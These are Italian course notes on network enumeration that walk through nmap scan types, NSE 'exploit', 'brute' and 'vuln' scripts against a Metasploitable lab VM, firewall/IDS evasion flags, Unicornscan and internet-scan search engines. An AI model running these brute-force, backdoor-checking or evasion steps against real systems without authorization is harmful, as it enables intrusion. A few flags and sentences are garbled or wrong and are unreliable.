root@kali:~# tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:05:50.735580 IP 10.0.2.11.39988 > 10.0.2.10.8080: Flags [FPU], seq 42137227,
win 1024, urg 0, length 0
17:05:50.736444 IP 10.0.2.10.8080 > 10.0.2.11.39988: Flags [R.], seq 0, ack 42137228,
win 0, length 0

```

Analizzando l'output di `tcpdump`, possiamo osservare quanto segue:

- **1° riga:** la macchina *Kali* invia un pacchetto in cui sono impostati i flag `FIN (F)`, `PSH (P)` ed `URG (U)`, oltre al numero di sequenza `ISN 42137227`;
- **2° riga:** la macchina target invia un pacchetto contenente il flag `RST-ACK = [R.]` (RstAck Packet).

Oltre a questi tre, ci sono altre tipologie di scansioni:

- **TCP Maimon Scan** (opzione **-sM**): invia un pacchetto con il bit flag *FIN/ACK* impostato. I sistemi basati su ***BSD** (Berkeley Software Distribution) saranno il pacchetto se la porta è aperta e risponderanno con *RST* se la porta è chiusa;
- **TCP ACK Scan** (opzione **-sA**): scansione utilizzata per determinare se un *firewall* è **statefull** e le porte sono filtrate. Invia un pacchetto con il solo bit *ACK* impostato. Se viene restituito *RST* significa che la macchina target non è filtrata;
- **TCP Window Scan** (opzione **-sW**): scansione che esamina il campo *TCP Window* del pacchetto di risposta *RST*. Se tale campo ha valore positivo allora la porta è aperta. Se, invece, ha valore 0 allora la porta è chiusa.
- **TCP Idle Scan** (opzione **-sI**): scansione che non invia nessun pacchetto alla macchina target. I pacchetti relativi alla scansione rimbalzeranno su un determinato **host zombie**. Un *Intrusion Detection System* (IDS) potrebbe accorgersi dell'*host zombie*.

Nmap consente di creare scansioni personalizzate mediante l'opzione **-scanflags**.

L'argomento di tale opzione può essere numerico o un numero simbolico e può essere determinato da una qualsiasi combinazione dei flag URG, ACK, PSH, RST, SYN, FIN, ECE, CWR, ALL e NONE.

Per esempio: `-scanflags URGACKPSH` (imposta i flag URG, ACK e PSH).

Port Scanning basato su UDP

Data la presenza di alcuni servizi che utilizzano il **protocollo UDP**, nmap fornisce una sola tipologia di scansione per *UDP* mediante l'opzione **-sU**.

Durante il *port scanning* di una determinata porta *UDP*, la macchina target potrebbe "rispondere" in vari modi:

- pacchetto *UDP* (denota che la porta è aperta);
- pacchetto contenente il messaggio *ICMP Port Unreachable* (denota che la porta è chiusa);
- pacchetto diverso da *ICMP Port Unreachable* (denota che la porta potrebbe essere filtrata da un *firewall*);
- nessun messaggio (denota che la porta è chiusa oppure che il pacchetto *UDP* in ingresso sulla macchina target è filtrato oppure che la risposta della macchina target è filtrata).

La scansione di tutte le porte richiede molto tempo in quanto la **scansione UDP** risulta essere lenta per una limitazione imposta dal **Kernel Linux** per evitare situazioni di congestione o di flooding. Questo limita l'invio del messaggio *ICMP Port Unreachable* ad un messaggio al secondo.

Ci sono diversi modi per mitigare questo problema:

- effettuare scansioni *UDP* in parallelo;
- effettuare prima la scansione delle porte più popolari;
- utilizzare l'opzione `-host-timeout` per scartare gli host "lenti".

Eseguiamo tale comando come esempio:

```
nmap -sU 10.0.2.6 -p 53, 68, 69, 161, 137, 138
```

Questo effettua la scansione *UDP* sulle porte definite nel comando (dopo il parametro *-p*).

```
root@kali:~# nmap -sU 10.0.2.6 -p 53,68,69,161,137,138
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-25 22:41 CET
Nmap scan report for 10.0.2.6
Host is up (0.00060s latency).

PORT      STATE      SERVICE
53/udp    open       domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   closed     snmp
MAC Address: 08:00:27:AE:29:E1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.70 seconds
```

Il *port scanning* basato su *UDP* è meno affidabile di quello basato su *TCP*. A volte la porta *UDP* è aperta ma il servizio in ascolto su di essa è in attesa di uno specifico *payload UDP* (quindi il servizio non invierà alcuna risposta).

Gestione dell'output

L'output della scansione di *nmap* viene interpretato dagli strumenti automatici e stampato su *standard output*. Tuttavia, è possibile fare in modo che il risultato di una scansione venga memorizzato in un file esterno, un procedimento utile quando è necessario elaborare il risultato della scansione mediante altri strumenti. Anche se il risultato viene memorizzato in un file esterno, *nmap* continuerà a mostrare tale risultato sullo *standard output*.

Nmap supporta diversi formati di output:

- **Interactive output**: formato di output predefinito. Il risultato viene inviato allo *Standard Output*;
- **Normal Output** (opzione *-oN*): simile all'output interattivo, ma non include informazioni sull'esecuzione e sui *warning*;
- **XML Output** (opzione *-oX*): genera l'output in formato *XML*. Questo formato può essere convertito in formato *HTML*, analizzato dall'interfaccia grafica di *nmap* o importato in un database;
- **Grepable Output** (opzione *-oG*): formato deprecato. Permette all'output di *nmap* di essere meglio usato con strumenti *UNIX* quali *grep*, *awk*, etc...

Esempio:

Salviamo l'output della scansione nel file *myscan.xml*, eseguiamo il seguente comando

```
nmap 10.0.2.6 -oX myscan.xml
```

Dopodiché apriamo il file mediante *gedit*.

Questo permette la creazione di un file in formato *XML* in modo da essere interpretato in modo facile.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.70 scan initiated Wed Mar 27 11:46:40 2019 as: nmap -oX myscan.xml 10.0.2.6 -->
<nmaprun scanner="nmap" args="nmap -oX myscan.xml 10.0.2.6" start="1553683600" startstr="Wed Mar 27 11:46:40 2019"
version="7.70" xmloutputversion="1.04">
<scaninfo type="syn" protocol="tcp" numservices="1000" services="1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,135,139,143
>
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1553683600" endtime="1553683605"><status state="up" reason="arp-response" reason_ttl="0"/>
<address addr="10.0.2.6" addrtype="ipv4"/>
<address addr="08:00:27:AE:29:E1" addrtype="mac" vendor="Oracle VirtualBox virtual NIC"/>
```

- <scaninfo...>: tipo di scansione e numero di porte analizzate;
- services: porte analizzate (output parziale).

La seguente immagine mostra informazioni in merito alle porte analizzate: 23 porte aperte e 977 porte chiuse (in totale 1000 porte analizzate).

```
<ports><extrareasons state="closed" count="977">
<extrareasons reason="resets" count="977"/>
</extrareasons>
<port protocol="tcp" portid="21"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="ftp" method="table" conf="3"/></port>
<port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="ssh" method="table" conf="3"/></port>
<port protocol="tcp" portid="23"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="telnet" method="table" conf="3"/></port>
<port protocol="tcp" portid="25"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="smtp" method="table" conf="3"/></port>
<port protocol="tcp" portid="53"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="domain" method="table" conf="3"/></port>
```

L'output in formato *XML* non è molto comodo da leggere. È possibile convertirlo in un file *HTML* con il seguente comando: `xsltproc myscan.xml -o myscan.html`.

Quindi apriamo il file `myscan.html` con un *Web Browser*.

Opzioni di Temporizzazione

Nmap fornisce 6 modalità di **timing**, che possono essere impostate mediante l'opzione **-T**:

- **0** (paranoid): un pacchetto è inviato ogni 5 minuti. I pacchetti sono inviati in serie e questa modalità è utile per evitare il rilevamento da parte di *IDS*;
- **1** (sneaky): un pacchetto è inviato ogni 15 secondi. Non ci sono pacchetti inviati in parallelo;
- **2** (polite): un pacchetto è inviato ogni 0.4 secondi. Non ci sono pacchetti inviati in parallelo;
- **3** (normal): vengono inviati più pacchetti a più destinazioni contemporaneamente. Si tratta di una modalità di temporizzazione predefinita in quanto bilancia il tempo impiegato per la scansione ed il carico di rete. **Viene raccomandata per scansioni sulla rete Internet**;
- **4** (aggressive): nmap scansiona un determinato host per un "*breve lasso di tempo*" prima di passare alla scansione della successiva macchina target. **Viene raccomandata per scansioni su reti LAN**;
- **5** (insane): nmap scansiona un determinato host per un "*brevissimo lasso di tempo*" prima di passare alla scansione della successiva. **Viene raccomandata per scansioni su reti definite all'interno di una singola macchina host** (ad esempio, la rete definita all'interno di VirtualBox).

Rilevazione della versione dei servizi

Nmap può essere usato per rilevare la **versione di un servizio** sulla **macchina target** quando si esegue la **scansione delle porte** (mediante l'opzione **-sV**). Si tratta di un'informazione molto utile durante il processo di identificazione delle vulnerabilità (Vulnerability Mapping).

Esempio:

Eseguiamo il seguente comando:

```
nmap -sV 10.0.2.6 -p 22
```

Notiamo che sulla porta 22 esiste un servizio SSH che utilizza la versione del software OpenSSH 4.7p1 ed il protocollo SSH 2.0.

```
root@kali:~# nmap -sV 10.0.2.6 -p 22
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-27 12:43 CET
Nmap scan report for 10.0.2.6
Host is up (0.00037s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 08:00:27:AE:29:E1 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.10 seconds
```

Rilevazione del Sistema Operativo

Nmap può essere usato per rilevare la **versione del Sistema Operativo** (OS Fingerprinting Attivo) sulla macchina target quando si esegue la scansione delle porte (mediante l'opzione **-o**). Si tratta di un'informazione molto utile durante il processo di identificazione delle vulnerabilità.

Esempio:

Eseguiamo il seguente comando:

```
nmap -o 10.0.2.6
```

Notiamo che viene usato come *OS Linux con kernel 2.6.x*.

```
MAC Address: 08:00:27:AE:29:E1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.32 seconds
```

Bypassare l'Host Discovery

Se una macchina target blocca le richieste di *ping* (ICMP), Nmap potrebbe considerare tale macchina come non attiva causando diversi problemi come il non poter effettuare ulteriori analisi come il *port scanning* o la rilevazione del sistema operativo. Mediante l'opzione **-PN** nmap permetterà di effettuare scansioni nonostante tale macchina risulta essere non attiva.

Aggressive Scan

Mediante l'opzione **-A** è possibile fare 4 operazioni contemporaneamente:

- *Service version detection* (**-sV**);
- *Operating System Detection* (**-o**);
- *Script Scanning* (**-sC**);
- *Traceroute* (**-traceroute**).

Esempio:

```
nmap -A 10.0.2.6
```

```
root@kali:~# nmap -A 10.0.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-27 12:56 CET
Nmap scan report for 10.0.2.6
Host is up (0.00045s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|     FTP server status:
|       Connected to 10.0.2.15
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

Scansione indirizzi IPv6

Nmap permette di scansionare **indirizzi IPv6** tramite l'opzione **-6**.

Esempio: `nmap -6 fe80::a00:27ff:feae:29e1`

```
root@kali:~# nmap -6 fe80::a00:27ff:feae:29e1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-27 14:04 CET
Nmap scan report for fe80::a00:27ff:feae:29e1
Host is up (0.00012s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
2121/tcp  open  ccproxy-ftp
5432/tcp  open  postgresql
MAC Address: 08:00:27:AE:29:E1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.98 seconds
```

Scripting Engine

Nmap può essere esteso mediante l'**Nmap Scripting Engine** (NSE).

L'**Nmap Scripting Engine** (NSE) permette di automatizzare varie operazioni come verificare la presenza di vulnerabilità all'interno di applicazioni.

Nmap fornisce già numerosi script *NSE*, circa 600 nella versione 7.91. Essi sono disponibili nella directory **/user/share/nmap/scripts** ed hanno estensione **.nse**. Il linguaggio di programmazione è **Lua**.

Gli script possono essere categorizzati in base a diverse categorie:

- **Auth**: script utilizzati per individuare informazioni di autenticazione sulla macchina target;
- **Exploit**: script che forniscono indicazioni su come sfruttare vulnerabilità sulla macchina target;
- **Malware**: script che controllano l'esistenza di malware o backdoor sulla macchina target;
- **Vuln**: script che verificano l'esistenza di vulnerabilità sulla macchina target.
- **Brute**: script che usano attacchi di forza bruta per trovare le credenziali di autenticazione a servizi/protocolli;
- **Dos**: script che possono causare *Denial of Service* (DoS);
- **Discovery**: script che permettono di ottenere informazioni di rete interrogando registri pubblici;
- **Fuzzer**: script progettati per inviare dati inattesi o casuali ad un'applicazione *Server*.

Vari parametri permettono di specificare gli script *NSE* da utilizzare.

- **-sC** o **-script=default**: vengono utilizzati gli script di default;
- **-script <nomefile> | <categoria> | <directory>**: vengono utilizzati gli script definiti in base a: nome del file, categoria o directory;
- **-script-args <args>**: permette di specificare gli argomenti (parametri) per gli script.

Esempio:

nmap -script exploit 10.0.2.6 (metasploitable 2)

```

PORT      STATE SERVICE
21/tcp    open  ftp
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2011-2523  BID:48539
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         https://www.securityfocus.com/bid/48539
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp
|         /vsftpd_234_backdoor.rb
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

```

```

80/tcp    open  http
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ http-CSRF:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.10
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.0.2.10:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://10.0.2.10:80/mutillidae/index.php?page=view-someones-blog.php
|     Form id: id-bad-blog-entry-tr
|     Form action: index.php?page=view-someones-blog.php
|
|     Path: http://10.0.2.10:80/mutillidae/index.php?page=source-viewer.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=source-viewer.php
|
|     Path: http://10.0.2.10:80/mutillidae/?page=text-file-viewer.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=text-file-viewer.php
|
|     Path: http://10.0.2.10:80/mutillidae/index.php?page=user-info.php
|     Form id: id-bad-cred-tr
|     Form action: ./index.php?page=user-info.php

```

Un altro comando è: **nmap -script brute 10.0.2.6** (metasploitable 2)

Dal risultato verremo a conoscenza che la macchina target permette la connessione al servizio *SSH* utilizzando le seguenti credenziali:

- *Username*: user;
- *Password*: user.

```

root@kali:/usr/share/nmap/scripts# nmap --script brute 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-31 08:13 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00074s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_ Statistics: Performed 3392 guesses in 601 seconds, average tps: 5.1
22/tcp    open  ssh
|_ ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_ Statistics: Performed 181 guesses in 601 seconds, average tps: 0.9
512/tcp   open  exec
|_ reexec-brute:
|   Accounts:
|     root:root - Valid credentials
|     netadmin:netadmin - Valid credentials
|     guest:guest - Valid credentials
|     user:user - Valid credentials
|     web:web - Valid credentials
|     sysadmin:sysadmin - Valid credentials
|     administrator:administrator - Valid credentials
|     webadmin:webadmin - Valid credentials
|     admin:admin - Valid credentials
|     test:test - Valid credentials
|_ Statistics: Performed 14 guesses in 52 seconds, average tps: 0.3

```

Mediante il comando `ftp 10.0.2.6` è possibile connettersi al servizio *SSH* della macchina target, utilizzando:

- *Username*: user
- *Password*: user

```
root@kali:~# ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPd 2.3.4)
Name (10.0.2.6:root): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Un altro comando è: `nmap -script vuln 10.0.2.6`

```
root@kali:/usr/share/nmap/scripts# nmap --script vuln 10.0.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-27 14:44 CET
Nmap scan report for 10.0.2.6
Host is up (0.00012s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2011-2523 OSVDB:73573
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|         Disclosure date: 2011-07-03
|         Exploit results:
|           Shell command: id
|             Results: uid=0(root) gid=0(root)
|             References:
|               http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-
|               backdoored.html
|                 https://github.com/rapid7/metasploit-framework/blob/master/modules/ex-
|                 ploits/unix/ftp/vsftpd_234_backdoor.rb
|                 http://osvdb.org/73573
|                 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
```

Esempio categoria *vuln*: <https://cve.mitre.org/>.

Per un maggior approfondimento sulla categoria *vuln* vedi il file “Argomento 8 - Enumerating Target e Port Scanning - Parte 2.pdf” dalla *slide 100* alla *104*.

Opzioni per Firewall/IDS Evasion

Alcune macchine target potrebbero essere protette da **firewall** e **IDS/IPS**.

Utilizzando le impostazioni predefinite di Nmap:

- i *firewall* e gli *IDS/IPS* potrebbero rilevare e bloccare la scansione;
- i risultati della scansione potrebbero essere poco corretti o non esaustivi.

Per *bypassare* i controlli, vengono usati i seguenti comandi:

- **-f** (fragment packets): fa in modo che la scansione utilizzi pacchetti di dimensione più piccola rispetto a quella di default (pacchetti frammentati);
- **-mtu <val>**: permette di specificare la dimensione di frammentazione (Maximum Transmission Unit - MTU) di ciascun pacchetto, specificando questa opzione, Nmap dividerà il pacchetto in 8 byte dopo l'*header IP*.
- **-D (decoy)**: permette di utilizzare indirizzi IP *spoofati* per nascondere l'indirizzo IP del mittente;
- **-g <portnumber>**: permette di generare traffico da una porta specifica, utile quando il firewall è impostato per consentire tutto il traffico in entrata proveniente da una porta specifica.

- **-data-length <num>**: permette di modificare la lunghezza predefinita dei dati inviati da Nmap;
- **-max(min) -parallelism <num>**: permette di regolare la parallelizzazione tra i vari *probe* di una scansione;
- **-scan-delay <time>**: permette di regolare la latenza tra i vari *probe* di una scansione, opzione che può essere usata per eludere *IDS/IPS* che usano soglie per rilevare un'attività di port scanning

7.4.2 Zenmap

Utile interfaccia grafica (GUI) per Nmap. Non è presente di default, basta installarlo con il comando apt-get install zenmap-kde. Una cosa molto utile è la possibilità di creare un profilo con determinati comandi o opzioni. Mostra sempre il comando che viene eseguito, così che il *pentester* possa verificare manualmente tale comando.

Per l'utilizzo di zenmap vedere le slide 122 a 138 del pdf “Argomento 8 - Enumerating Target e Port Scanning - Parte 2.pdf”.

7.4.3 Unicornscan

Strumento molto potente, efficiente e versatile che consente di effettuare scansioni di rete come:

- **TCP port scanning**
- **UDP port scanning**
- **TCP banner grabbing**

Non è presente di default, quindi per installarlo in kali basta eseguire il comando:

```
apt-get install unicornscan
```

Permette di ottenere scansioni più veloci rispetto a Nmap per le **connessioni UDP** in quanto bloccate dal *kernel* (nmap). Il valore standard è 300.

Effettuiamo una **scansione UDP** (parametro **-m U**) per le porte da 1 a 65535 e mostriamo il risultato in maniera «*verbose*» (parametro **-Iv**), inviando 10000 pacchetti al secondo (parametro **-r**):

```
unicornscan -m U -Iv 10.0.2.6:1-65535 -r 10000
```

```
root@kali:~# unicornscan -m U -Iv 10.0.2.6:1-65535 -r 10000
adding 10.0.2.6/32 mode `UDPScan' ports `1-65535' pps 10000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a littl
e longer than 13 Seconds
UDP open 10.0.2.6:53544 ttl 64
UDP open 10.0.2.6:137 ttl 64
UDP open 10.0.2.6:53 ttl 64
UDP open 10.0.2.6:111 ttl 64
UDP open 10.0.2.6:2049 ttl 64
sender statistics 9790.8 pps with 65544 packets sent total
listener statistics 14 packets received 0 packets dropped and 0 interface drop
s
UDP open domain[ 53] from 10.0.2.6 ttl 64
UDP open sunrpc[ 111] from 10.0.2.6 ttl 64
UDP open netbios-ns[ 137] from 10.0.2.6 ttl 64
UDP open shilp[ 2049] from 10.0.2.6 ttl 64
UDP open unknown[53544] from 10.0.2.6 ttl 64
```

7.5 Passive Enumeration

In questo capitolo andremo a vedere come andare a sfruttare le informazioni in maniera passiva grazie alle scansioni fatte precedentemente. Ovviamente potrebbero esserci disallineamenti, quindi in generale dopo una *passiva enumerazione* è consigliabile eseguire la **active enumeration**.

Shodan

<https://www.shodan.io/>.

Motore di ricerca che consente di trovare (tramite vari filtri), determinati tipi di dispositivi connessi ad Internet. È il più importante motore di ricerca per dispositivi connessi ad Internet. Viene anche definito come motore di ricerca di *service banner*. I **service banner** contengono informazioni su software di rete in esecuzione sul Server come messaggi e opzioni del software.

Shodan raccoglie dati su vari servizi di rete, tramite query, come: *web server, ssh, telnet, ...*

Query a shodan tramite linea di comando tramite API: <https://cli.shodan.io/>.

Strumento basato sulle API di Shodan: <https://www.bishopfox.com/resources/tools/google-hacking-diggit/attack-tools/>

Le informazioni fornite da tale strumento potrebbero non essere allineate con lo stato corrente dell'asset: prima di proseguire con le fasi successive del processo di *penetration testing* sarebbe opportuno condurre anche una fase di **Active Target Enumeration**. Infatti, un host potrebbe non essere più attivo o lo stato/versione delle sue porte/servizi potrebbe essere cambiato.

Il suo *timestamp* permette di avere un'idea su quanto siano recenti i risultati.

Per esempi sul suo utilizzo vedere le slide 154 a 199 del pdf “Argomento 8 - Enumerating Target e Port Scanning - Parte 2.pdf”.

ZoomEye

<https://www.zoomeye.hk/>.

È un motore di ricerca che permette di ottenere informazioni su: dispositivi, siti web, etc...

Prima di utilizzare ZoomEye è fortemente consigliata la registrazione. Talvolta per l'accesso a ZoomEye potrebbe essere necessario l'utilizzo di VPN a causa di filtri su indirizzi IP provenienti dall'Unione Europea.

Per esempi sul suo utilizzo vedere le slide 202 a 253 del pdf “Argomento 8 - Enumerating Target e Port Scanning - Parte 2.pdf”.

FOFA

<https://en.fofa.info/>

Motore di ricerca per la mappatura globale del cyberspazio, fornito dall'azienda cinese *Beijing Huashun Xin'an Technology Co., Ltd.* Attraverso il continuo rilevamento attivo delle risorse hardware e software presenti su Internet, contiene informazioni su oltre 4 miliardi di risorse e più di 350000 regole per l'identificazione di tali risorse. Consente di identificare la maggior parte delle risorse di rete sia software che hardware e raccogliere informazioni sulla struttura gerarchica di un asset.

Per esempi sul suo utilizzo vedere le slide 256 a 267 del pdf “Argomento 8 - Enumerating Target e Port Scanning - Parte 2.pdf”.

Censys

<https://censys.io/>

Piattaforma che aiuta a scoprire, monitorare ed analizzare tutte le componenti di un determinato asset.

Per esempi sul suo utilizzo vedere le *slide 270 a 278* del pdf “Argomento 8 - Enumerating Target e Port Scanning - Parte 2.pdf”.

7.6 Riassunto Nmap flags

Questo è il link dove possiamo trovare tutti i flag di nmap suddivisi per categoria:

<https://www.stationx.net/nmap-cheat-sheet/>

Target Specification

SWITCH	EXAMPLE	DESCRIPTION
	nmap 192.168.1.1	Scan a single IP
	nmap 192.168.1.1 192.168.2.1	Scan specific IPs
	nmap 192.168.1.1-254	Scan a range
	nmap scanme.nmap.org	Scan a domain
	nmap 192.168.1.0/24	Scan using CIDR notation
-iL	nmap -iL targets.txt	Scan targets from a file
-iR	nmap -iR 100	Scan 100 random hosts
-exclude	nmap -exclude 192.168.1.1	Exclude listed hosts

Nmap Scan Techniques

SWITCH	EXAMPLE	DESCRIPTION
-sS	nmap 192.168.1.1 -sS	TCP SYN port scan (Default)
-sT	nmap 192.168.1.1 -sT	TCP connect port scan (Default without root privilege)
-sU	nmap 192.168.1.1 -sU	UDP port scan
-sA	nmap 192.168.1.1 -sA	TCP ACK port scan
-sW	nmap 192.168.1.1 -sW	TCP Window port scan
-sM	nmap 192.168.1.1 -sM	TCP Maimon port scan

Host Discovery

SWITCH	EXAMPLE	DESCRIPTION
-sL	nmap 192.168.1.1-3 -sL	No Scan. List targets only
-sn	nmap 192.168.1.1/24 -sn	Disable port scanning. Host discovery only.
-Pn	nmap 192.168.1.1-5 -Pn	Disable host discovery. Port scan only.
-PS	nmap 192.168.1.1-5 -PS22-25,80	TCP SYN discovery on port x. Port 80 by default
-PA	nmap 192.168.1.1-5 -PA22-25,80	TCP ACK discovery on port x. Port 80 by default
-PU	nmap 192.168.1.1-5 -PU53	UDP discovery on port x. Port 40125 by default
-PR	nmap 192.168.1.1-1/24 -PR	ARP discovery on local network
-n	nmap 192.168.1.1 -n	Never do DNS resolution

Port Specification

SWITCH	EXAMPLE	DESCRIPTION
-p	nmap 192.168.1.1 -p 21	Port scan for port x
-p	nmap 192.168.1.1 -p 21-100	Port range
-p	nmap 192.168.1.1 -p U:53,T:21-25,80	Port scan multiple TCP and UDP ports
-p	nmap 192.168.1.1 -p-	Port scan all ports
-p	nmap 192.168.1.1 -p http,https	Port scan from service name
-F	nmap 192.168.1.1 -F	Fast port scan (100 ports)
-top-ports	nmap 192.168.1.1 -top-ports 2000	Port scan the top x ports
-p-65535	nmap 192.168.1.1 -p-65535	Leaving off initial port in range makes the scan start at port 1
-p0-	nmap 192.168.1.1 -p0-	Leaving off end port in range makes the scan go through to port 65535

Service and Version Detection

SWITCH	EXAMPLE	DESCRIPTION
-sV	nmap 192.168.1.1 -sV	Attempts to determine the version of the service running on port
-sV -version-intensity	nmap 192.168.1.1 -sV -version-intensity 8	Intensity level 0 to 9. Higher number increases possibility of correctness
-sV -version-light	nmap 192.168.1.1 -sV -version-light	Enable light mode. Lower possibility of correctness. Faster
-sV -version-all	nmap 192.168.1.1 -sV -version-all	Enable intensity level 9. Higher possibility of correctness. Slower
-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

OS Detection

SWITCH	EXAMPLE	DESCRIPTION
-O	nmap 192.168.1.1 -O	Remote OS detection using TCP/IP stack fingerprinting
-O -osscan-limit	nmap 192.168.1.1 -O -osscan-limit	If at least one open and one closed TCP port are not found it will not try OS detection against host
-O -osscan-guess	nmap 192.168.1.1 -O -osscan-guess	Makes Nmap guess more aggressively
-O -max-os-tries	nmap 192.168.1.1 -O -max-os-tries 1	Set the maximum number x of OS detection tries against a target
-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

Timing and Performance

SWITCH	EXAMPLE	DESCRIPTION
-T0	nmap 192.168.1.1 -T0	Paranoid (0) Intrusion Detection System evasion
-T1	nmap 192.168.1.1 -T1	Sneaky (1) Intrusion Detection System evasion
-T2	nmap 192.168.1.1 -T2	Polite (2) slows down the scan to use less bandwidth and use less target machine resources
-T3	nmap 192.168.1.1 -T3	Normal (3) which is default speed
-T4	nmap 192.168.1.1 -T4	Aggressive (4) speeds scans; assumes you are on a reasonably fast and reliable network
-T5	nmap 192.168.1.1 -T5	Insane (5) speeds scan; assumes you are on an extraordinarily fast network

Timing and Performance Switches

SWITCH	EXAMPLE INPUT	DESCRIPTION
-host-timeout <time>	1s; 4m; 2h	Give up on target after this long
-min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>	1s; 4m; 2h	Specifies probe round trip time
-min-hostgroup/max-hostgroup <size><size>	50; 1024	Parallel host scan group sizes
-min-parallelism/max-parallelism <numprobes>	10; 1	Probe parallelization
-max-retries <tries>	3	Specify the maximum number of port scan probe retransmissions
-min-rate <number>	100	Send packets no slower than <number> per second
-max-rate <number>	100	Send packets no faster than <number> per second

NSE Scripts

SWITCH	EXAMPLE	DESCRIPTION
-sC	nmap 192.168.1.1 -sC	Scan with default NSE scripts. Considered useful for discovery and safe
-script default	nmap 192.168.1.1 -script default	Scan with default NSE scripts. Considered useful for discovery and safe
-script	nmap 192.168.1.1 -script=banner	Scan with a single script. Example banner
-script	nmap 192.168.1.1 -script=http*	Scan with a wildcard. Example http
-script	nmap 192.168.1.1 -script=http,banner	Scan with two scripts. Example http and banner
-script	nmap 192.168.1.1 -script "not intrusive"	Scan default, but remove intrusive scripts
-script- args	nmap -script snmp-sysdescr -script-args snmpcommunity=admin 192.168.1.1	NSE script with arguments

Useful NSE Script Examples

COMMAND	DESCRIPTION
nmap -Pn -script=http-sitemap-generator scanme.nmap.org	http site map generator
nmap -n -Pn -p 80 -open -sV -vvv -script banner,http-title -iR 1000	Fast search for random web servers
nmap -Pn -script=dns-brute domain.com	Brute forces DNS hostnames guessing subdomains
